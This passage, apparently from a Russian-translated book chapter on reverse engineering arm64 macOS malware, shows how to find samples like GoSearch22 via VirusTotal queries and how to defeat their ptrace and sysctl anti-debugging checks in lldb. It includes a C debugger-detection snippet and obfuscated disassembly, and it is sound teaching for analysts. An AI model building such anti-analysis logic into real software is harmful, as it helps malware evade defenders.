Также можно исследовать зависимости. Файл, зависящий от специфичных для macOS фреймворков, например AppKit, а не UIKit iOS, является файлом macOS. Встроенная `otool` показывает команды загрузки параметром `-l`, а зависимости - `-L`; `-v` преобразует константы вроде платформы 1 в строку `MACOS`.

```
% otool -lv /System/Applications/Calculator.app/Contents/MacOS/Calculator
/System/Applications/Calculator.app/Contents/MacOS/Calculator:

Load command 11
      cmd  LC_BUILD_VERSION
  cmdsize  32
 platform  MACOS
```

```
    minos  12.2

% otool -L /System/Applications/Calculator.app/Contents/MacOS/Calculator
/System/Applications/Calculator.app/Contents/MacOS/Calculator:
    /System/Library/Frameworks/AppKit.framework/Versions/C/AppKit
    /System/Library/Frameworks/Cocoa.framework/Versions/A/Cocoa
```

Для поиска вредоносного ПО arm64 в природе можно использовать VirusTotal,[11] располагающий огромной коллекцией отправленных файлов. Он предоставляет поисковые модификаторы для ограничения по типу, архитектуре и другим свойствам. Модификаторы для нативной совместимости с Apple Silicon показаны в таблице 12.1.

Таблица 12.1. Поисковые модификаторы

Модификатор	Префикс	Описание
`macho`	`type`	Файл является исполняемым Mach-O Apple
`arm`	`tag`	Файл содержит инструкции ARM
`64bits`	`tag`	Файл содержит 64-разрядный код; Apple Silicon поддерживает arm64

Таблица 12.1. Поисковые модификаторы (продолжение)

Модификатор	Префикс	Описание
`multi-arch`	`tag`	Файл поддерживает несколько архитектур, то есть универсальный. Пока Apple Silicon не повсеместен, вредоносное ПО, вероятно, распространяется универсальными файлами, сохраняя совместимость с Intel
`IOS`	`engines:`	Антивирус отметил файл как iOS. Инверсия `NOT engines:IOS` возвращает файлы, не отмеченные как iOS

> **Примечание.** Результаты всё ещё могут включать универсальные файлы iOS. Рекомендуется вручную отсеивать ложные результаты. В VirusTotal можно игнорировать универсальные файлы без x86_64: iOS работает только на Arm, поэтому наличие Intel указывает на macOS. Также работают ранее упомянутые методы, например просмотр `LC_BUILD_VERSION` через `otool`.

Предыдущие модификаторы возвращают преимущественно файлы macOS с A64. Однако среди более чем 100 000 совпадений подавляющее большинство безвредно, как показано на рисунке 12.2.

Для поиска любого вредоносного ПО с нативной поддержкой Apple Silicon можно добавить `positives`, ограничивающий результаты файлами, отмеченными заданным числом антивирусов. Поскольку поиск ориентирован на универсальные файлы и предполагает желание злоумышленников сохранить работу на Intel, разумно ожидать, что текущие сигнатуры обнаружат хотя бы код Intel. Запрос пропустит новое, ещё не обнаруженное ПО, но нам для иллюстрации нужно найти любое вредоносное ПО, нативно работающее на Apple Silicon.

Запрос:

```
type:macho tag:arm tag:64bits tag:multi-arch NOT engines:IOS positives:2+
```

Он возвращает гораздо более короткий список вредоносных универсальных файлов со встроенным arm64, как показано на рисунке 12.3.




Рисунок 12.2. Предыдущие модификаторы поиска включают доброкачественные результаты




Рисунок 12.3. Изменённый запрос возвращает результаты более чем с двумя обнаружениями вредоносности

> **Примечание.** Подробнее о модификаторах см. документацию VirusTotal.[12]

Этот запрос в начале 2021 года помог обнаружить GoSearch22.[13] Он оказался первым найденным в природе вредоносным ПО, нативно скомпилированным для новых микросхем Apple. Пример поиска показан на рисунке 12.4.

Рисунок 12.4. Поиск вредоносного ПО macOS arm64 GoSearch22 в VirusTotal

Утилита `file` подтверждает универсальный файл со встроенными Intel x86_64 и Apple Silicon arm64.

```
% file GoSearch22
GoSearch22: Mach-O universal binary with 2 architectures:
[x86_64:Mach-O 64-bit executable x86_64] [arm64:Mach-O 64-bit
executable arm64]
GoSearch22 (for architecture x86_64): Mach-O 64-bit executable x86_64
GoSearch22 (for architecture arm64): Mach-O 64-bit executable arm64
```

`otool` также подтверждает macOS наличием `LC_VERSION_MIN_MACOSX`.

```
% otool -l GoSearch22
...
Load command 9
      cmd LC_VERSION_MIN_MACOSX
  cmdsize 16
  version 10.12
      sdk 11.0
Load command 10
```

Прежде чем анализировать противодействие анализу GoSearch22, рассмотрим ещё один пример поиска. Образы дисков DMG популярны для распространения вредоносного ПО Mac. Их ищут модификатором `type:dmg`. Один образ `Parallels-desktop-16-5-crack-with-keygen-download-2021.dmg`[14] по данным VirusTotal заражён рекламным ПО Bundlore.




Рисунок 12.5. Результаты VirusTotal для рекламного ПО Bundlore

Чтобы подтвердить наличие arm64 в образе с помощью `file`, сначала подключим его встроенной утилитой macOS `hdiutil` в `/Volumes/Install`.

```
% hdiutil attach -noverify parallels-desktop-16-5-crack-with-keygen-download-2021.dmg
/dev/disk6   GUID_partition_scheme
/dev/disk6s1 Apple_HFS /Volumes/Install

% file /Volumes/Install/Installer.app/Contents/MacOS/EncouragingBook
/Volumes/Install/Installer.app/Contents/MacOS/EncouragingBook: Mach-O
universal binary with 2 architectures: [x86_64:Mach-O 64-bit executable
x86_64] [arm64:Mach-O 64-bit executable arm64]
...
```

Помимо VirusTotal, вредоносное ПО arm64 уже могут содержать другие сетевые хранилища файлов. Простое посещение сомнительных сайтов также часто помогает найти образцы. Нередко они предлагаются как "обязательное" обновление, показанное на рисунке 12.6.

Для проверки заражения системы arm64 можно начать с перечисления неподписанных выполняющихся процессов, закрепившихся объектов, например агентов или демонов запуска, и дополнений браузеров. Неизвестные или подозрительные объекты можно отправить в VirusTotal[15] для проверки более чем 50 ведущими антивирусами.




Рисунок 12.6. "Обязательное" обновление обманом заставляет пользователей заразить себя

Анализ вредоносного ПО arm64

Понимание ассемблера и низкоуровневая обратная разработка - основные навыки аналитика вредоносного ПО.

Существуют инструменты автоматизированного анализа в изолированной среде, регистрирующие изменения во время выполнения. Для углублённого анализа применяется сочетание статических и динамических средств: дизассемблеров, декомпиляторов, системного мониторинга и отладчиков, позволяющих обходить противодействие анализу и обфускацию и собирать сведения для обнаружения и устранения.

Динамический анализ подразумевает выполнение файла, например вредоносного, для наблюдения за действиями. Всегда выполняйте его в изолированной виртуальной машине, а лучше на отдельной машине анализа. Не проводите динамический анализ в основной системе! Подробная настройка ВМ описана в статье "How to Reverse Malware on macOS Without Getting Infected".[16]

> **Примечание.** GoSearch22 анализировался на отдельной машине. У виртуальных систем есть преимущества, например быстрые снимки и откат, но поддержка виртуализированной macOS на Apple Silicon пока недостаточна. Кроме лучшей изоляции и безопасности, отдельная машина полностью избегает антивиртуализационной логики вредоносного ПО.

Предположим, требуется определить, как образец закрепляется в заражённой системе. Часто достаточно выполнить его вместе с монитором процессов или файлов, который быстро выявит способ установки. Дополнительные подходы, инструменты и методы динамического анализа macOS описаны в главе 7 "Dynamic Analysis Tools" книги *The Art of Mac Malware, The Guide to Analyzing Malicious Software*.[17]

В предыдущем разделе мы искали вредоносное ПО с нативной поддержкой Apple Silicon. Теперь проанализируем его. Если оно встроено в универсальный файл, как GoSearch22, сначала нужно извлечь arm64. Это просто делается встроенной `lipo`.

> **Примечание.** Для самостоятельного повторения загрузите образец по адресу objective-see.com.

> **Примечание.** Это вредоносное ПО; запускайте его только в изолированной среде.

Сначала перечислим архитектуры универсального файла параметром `-archs`, отметив arm64.

```
% lipo -archs GoSearch22
x86_64 arm64
```

Затем параметром `-thin` извлечём arm64 и подтвердим результат через `file`.

```
% lipo GoSearch22 -thin arm64 -output GoSearch22_arm64

% file GoSearch22_arm64
GoSearch22_arm64: Mach-O 64-bit executable arm64
```

Методы противодействия анализу

Авторы вредоносного ПО знают типичные методы анализа и реализуют логику, метко называемую "противодействием анализу", чтобы помешать исследованию или усложнить его. Существует много её разновидностей. Например, противодействие отладке пытается выяснить, отлаживается ли программа. Антивиртуализационная логика определяет, работает ли она в виртуальной машине анализа. Оба подхода встречаются в GoSearch22 и далее рассматриваются подробнее.

Можно встретить и другие виды: противодействие эмуляции мешает эмулировать вредоносное ПО, а противодействие дампам - создавать снимок его памяти.

Один из признаков обнаружения аналитической среды - преждевременное завершение при запуске в виртуальной машине или отладчике. Если такая логика подозревается, главная цель - найти отвечающий за неё код. После обнаружения его можно обойти патчем либо пропустить выполнение в отладчике.

Для поиска полезны средства статического анализа, например дизассемблер. GoSearch22 реализует множество методов и является прекрасным примером: файл завершается в виртуальной машине или отладчике, мешая понять закрепление и полезную нагрузку. Наша цель - обнаружить и понять это противодействие. Многие его методы встречаются и в несвязанных образцах. Дополнительные сведения приведены в главе 9 "Anti-Analysis" книги *The Art of Mac Malware*.

Противодействие отладке через ptrace

Один из самых мощных инструментов аналитика - отладчик. Вредоносное ПО отвечает логикой, которая либо полностью запрещает отладку, либо обнаруживает её и преждевременно завершает процесс.

Сначала рассмотрим GoSearch22 с системным вызовом `ptrace`, затем подход через API `sysctl`. При запуске в lldb GoSearch22 преждевременно завершается.

Кроме противодействия отладке и виртуальным машинам встречаются проверки эмуляции, не позволяющие эмулировать вредоносный файл, и меры против снятия дампа, препятствующие созданию снимка памяти. Сам по себе ранний выход при динамическом анализе ещё не доказывает наличие такой логики, но является сильным признаком. Обнаружив подозрительное поведение, аналитик должен локализовать точные инструкции, которые его вызывают, и только затем либо исправить их в файле, либо управляемо миновать в сеансе отладки.

Статический анализ особенно полезен для сужения поиска, но требует узнавать характерные шаблоны. GoSearch22 удобен как учебный образец именно потому, что содержит сразу несколько таких проверок. Они не позволяют напрямую наблюдать закрепление программы в системе и возможности её полезной нагрузки. Более того, реализованные им приёмы не уникальны и встречаются в других семействах вредоносного ПО macOS.

```
% lldb GoSearch22.app
(lldb) target create "GoSearch22.app"
Current executable set to '/Users/user/Downloads/GoSearch22.app' (arm64).
(lldb) c
Process 654 resuming
Process 654 exited with status = 45 (0x0000002d)
```

> **Примечание.** lldb[18] - фактический стандартный отладчик систем Apple. Он запускается из командной строки или встроен в средства обратной разработки. Здесь используется дизассемблер и декомпилятор Hopper.

Код 45 (`0x2d`) показателен: это результат вызова `ptrace` с флагом `PT_DENY_ATTACH`. Флаг запрещает отладку процесса. После вызова последующие подключения не удаются, а уже отлаживаемый процесс завершается с кодом 45.

Это нестандартный запрос `ptrace`, добавленный Apple. Исходный код XNU (`bsd/sys/ptrace.h`) показывает значение `PT_DENY_ATTACH` `0x1F`.

Логику легко обойти, пропустив вызов. Но сначала его нужно найти. Декомпиляция GoSearch22 содержит огромное число мусорных инструкций, например бессмысленные вложенные проверки и ложные вызовы `dlsym`:

Флаг `PT_DENY_ATTACH` поддерживается именно операционными системами Apple, а не стандартной реализацией `ptrace`. Если процесс уже находится под управлением отладчика, запрос не просто запрещает новое подключение: он немедленно прекращает текущий сеанс, что и объясняет редкий код `0x2d`. Если же отладчика ещё нет, последующая попытка подключения завершится неудачно.

Такое поведение вполне отвечает интересам автора вредоносного ПО. Однако вызов можно не исполнять вообще. Основная трудность состоит не в самом обходе, а в поиске скрытого места вызова среди обфусцированного потока управления и многочисленных ложных операций.

```
r9 = 0x3f35713b;
...
r8 = r9;

if (r8 <= 0xb33cc16b) {
    if (r8 > 0x9fbc741a) {
        if (r8 > 0xa693fc1a) {
            if (r8 != 0xa693fc1b) {
                if (r8 != 0xb0d2dccd) {
...
dlsym(dlopen(0x0, 0xa), 0x100076458);
dlsym(dlopen(0x0, 0xa), 0x100076440);
dlsym(dlopen(0x0, 0xa), 0x100076428);
```

> **Примечание.** Подробнее см. "Using LLVM to Obfuscate Your Code During Compilation" (apriorit.com).

Как видно на рисунке 12.7, в списке вызываемых API нет пользовательского `ptrace`.




Рисунок 12.7. Вредоносное ПО не содержит вызовов пользовательского API ptrace

Программа маскирует вызов, непосредственно вызывая `SYS_ptrace`. В сопоставлении системных вызовов `ptrace` имеет номер 26 (`0x1a`).

Отсутствие импортированного символа `ptrace` поэтому не означает отсутствия проверки. Непосредственный системный вызов минует пользовательскую обёртку API и не появляется в обычном списке вызываемых функций. Сопоставление номера системного вызова с заголовками SDK позволяет всё же распознать его.

```
% less /Applications/Xcode.app/Contents/Developer/Platforms/\
MacOSX.platform/Developer/SDKs/MacOSX.sdk/usr/include/sys/syscall.h
...
#define SYS_ptrace 26
```

Системный вызов arm64 выполняется SVC, поэтому найдём эту инструкцию поиском дизассемблера.




Рисунок 12.8. Поиск инструкции svc

Hopper находит первый экземпляр по адресу `0x00000001000541fc`.

```
0x00000001000541e8 movz x0, #0x1a
0x00000001000541ec movz x1, #0x1f
0x00000001000541f0 movz x2, #0x0
0x00000001000541f4 movz x3, #0x0
...
0x00000001000541fc svc #0x80
0x0000000100054200 mov w11, #0x6b8f
```

X0 получает номер `SYS_ptrace`, X1 - `PT_DENY_ATTACH`, X2 и X3 обнуляются. SVC выполняет вызов, запрещающий отладку либо завершающий процесс с кодом 45.

Поиск Hopper переносит главное окно дизассемблирования прямо к найденной SVC. Последовательность перед ней полностью раскрывает назначение вызова: первые четыре аргумента системного вызова передаются в X0-X3, и два характерных значения `0x1a` и `0x1f` однозначно указывают на `ptrace(PT_DENY_ATTACH, ...)`. Нулевые X2 и X3 соответствуют неиспользуемым в этом запросе аргументам.

Установим точку останова на SVC:

```
% lldb GoSearch22.app
...
(lldb) b 0x00000001000541fc
```

Когда CPU готов выполнить SVC, отладчик останавливается. Теперь PC можно изменить на адрес следующей инструкции `0x0000000100054200` командой `reg write`.

```
% lldb GoSearch22.app
(lldb) b 0x00000001000541fc
Breakpoint 1: address = 0x00000001000541fc
(lldb) Process 1486 stopped
* thread #1, queue = 'com.apple.main-thread'
  stop reason = breakpoint 1.1:
-> 0x00000001000541fc svc #0x80
(lldb) reg write $pc 0x0000000100054200
```

SVC не выполняется, и `SYS_ptrace` обходится. Но это ещё не всё.

Точка останова срабатывает непосредственно перед инструкцией, поэтому изменение PC не имитирует её результат, а полностью исключает вызов. Адрес следующей инструкции был заранее определён в дизассемблере. Команда `reg write` применима к любому регистру, и здесь явная запись нового PC заставляет процесс продолжить выполнение с `0x0000000100054200`.

Противодействие отладке через sysctl

Даже после обхода проверки программа при продолжении преждевременно завершается.

```
(lldb) continue
Process 667 resuming
Process 667 exited with status = 0 (0x00000000)
```

Дополнительная логика использует `sysctl`: с его помощью программа проверяет, отлаживается ли она.

```
...
0x0000000100054fe8 movz x4, #0x0
0x0000000100054fec movz x5, #0x0
0x0000000100054ff0 bl sysctl
```

Из-за обфускации статически не очевидно, что вызов приводит к завершению. Но в отладчике после него программа вскоре выходит, а при пропуске продолжает работу.

Это наблюдение связывает `sysctl` с оставшейся проверкой: при разрешённом вызове процесс прекращается, а без него проходит дальше. В отличие от `ptrace`, API не запрещает отладку сам по себе. Он предоставляет программе сведения о собственном состоянии, после чего уже логика GoSearch22 принимает решение о выходе.

Объявление `sysctl`:

```
int sysctl(int *name, u_int namelen, void *oldp,
           size_t *oldlenp, void *newp, size_t newlen);
```

Функция получает разные сведения, включая состояние текущего процесса и флаг отладки:

```
struct kinfo_proc processInfo = {0};
size_t size = sizeof(struct kinfo_proc);

int name[4] = {0};
name[0] = CTL_KERN;
name[1] = KERN_PROC;
name[2] = KERN_PROC_PID;
name[3] = getpid();

sysctl(name, 4, &processInfo, &size, NULL, 0);

if (0 != (processInfo.kp_proc.p_flag & P_TRACED))
{
    // debugger detected
}
```

Сначала объявляются `kinfo_proc`, её размер и массив, предписывающий получить сведения о процессе. `sysctl` заполняет структуру, включая `p_flag`, который проверяется на `P_TRACED`.

Четыре элемента массива последовательно выбирают пространство ядра, сведения о процессе, поиск по PID и сам текущий PID. Третий параметр указывает на буфер результата, а четвёртый содержит его размер. После успешного вызова поле `processInfo.kp_proc.p_flag` отражает флаги текущего процесса. Побитовое AND с `P_TRACED` оставляет ненулевой результат только при трассировке отладчиком.

Вызов GoSearch22 по адресу `0x0000000100054ff0`:

```
0x0000000100054fcc ldur x8, [x29, var_B8]
0x0000000100054fd0 movz w9, #0x288
0x0000000100054fd4 str x9, [x8]
0x0000000100054fd8 ldur x0, [x29, var_C8]
0x0000000100054fdc ldur x3, [x29, var_B8]
0x0000000100054fe0 ldur x2, [x29, var_A8]
0x0000000100054fe4 orr w1, wzr, #0x4
0x0000000100054fe8 movz x4, #0x0

0x0000000100054fec movz x5, #0x0
0x0000000100054ff0 bl sysctl
```

Две MOVZ обнуляют пятый и шестой аргументы X4 и X5.

```
0x0000000100054fe8 movz x4, #0x0
0x0000000100054fec movz x5, #0x0
```

Второй аргумент устанавливается в 4:

```
0x0000000100054fe4 orr w1, wzr, #0x4
```

Побитовое OR нулевого WZR с 4 задаёт W1 значение 4, размер массива `name`.

Первый, третий и четвёртый аргументы X0, X2 и X3 загружаются LDUR:

```
0x0000000100054fd8 ldur x0, [x29, var_C8]
0x0000000100054fdc ldur x3, [x29, var_B8]
0x0000000100054fe0 ldur x2, [x29, var_A8]
```

X0 получает указатель на массив. В отладчике:

```
(lldb) x/4wx $x0
0x16fe86de0: 0x00000001 0x0000000e 0x00000001 0x00000475
```

Значения соответствуют `CTL_KERN` (`0x1`), `KERN_PROC` (`0xe`), `KERN_PROC_PID` (`0x1`) и текущему PID. X2 - выходной указатель на `kinfo_proc`. X3 получает размер структуры `0x288`:

Соглашение о вызовах объясняет назначение регистров: X0 содержит первый указательный параметр, W1 - 32-разрядную длину массива, X2 - адрес выходной структуры, X3 - указатель на переменную её размера, а X4 и X5 соответствуют нулевым `newp` и `newlen`. Таким образом, подготовка аргументов в дизассемблированном коде точно совпадает с ранее приведённым вызовом C.

```
0x0000000100054fcc ldur x8, [x29, var_B8]
0x0000000100054fd0 movz w9, #0x288
0x0000000100054fd4 str x9, [x8]
0x0000000100054fd8 ldur x0, [x29, var_C8]
...
0x0000000100054fdc ldur x3, [x29, var_B8]
```

LDUR загружает адрес переменной размера `var_B8` в X8. MOVZ помещает `0x288` в W9, STR сохраняет значение по адресу X8, а LDUR загружает его в X3.

После `sysctl` программа проверяет бит `P_TRACED` в `p_flag`; если он установлен, она преждевременно завершается.

Следующие инструкции извлекают p_flag из kinfo_proc, адрес которой сохранён в var_90:

```
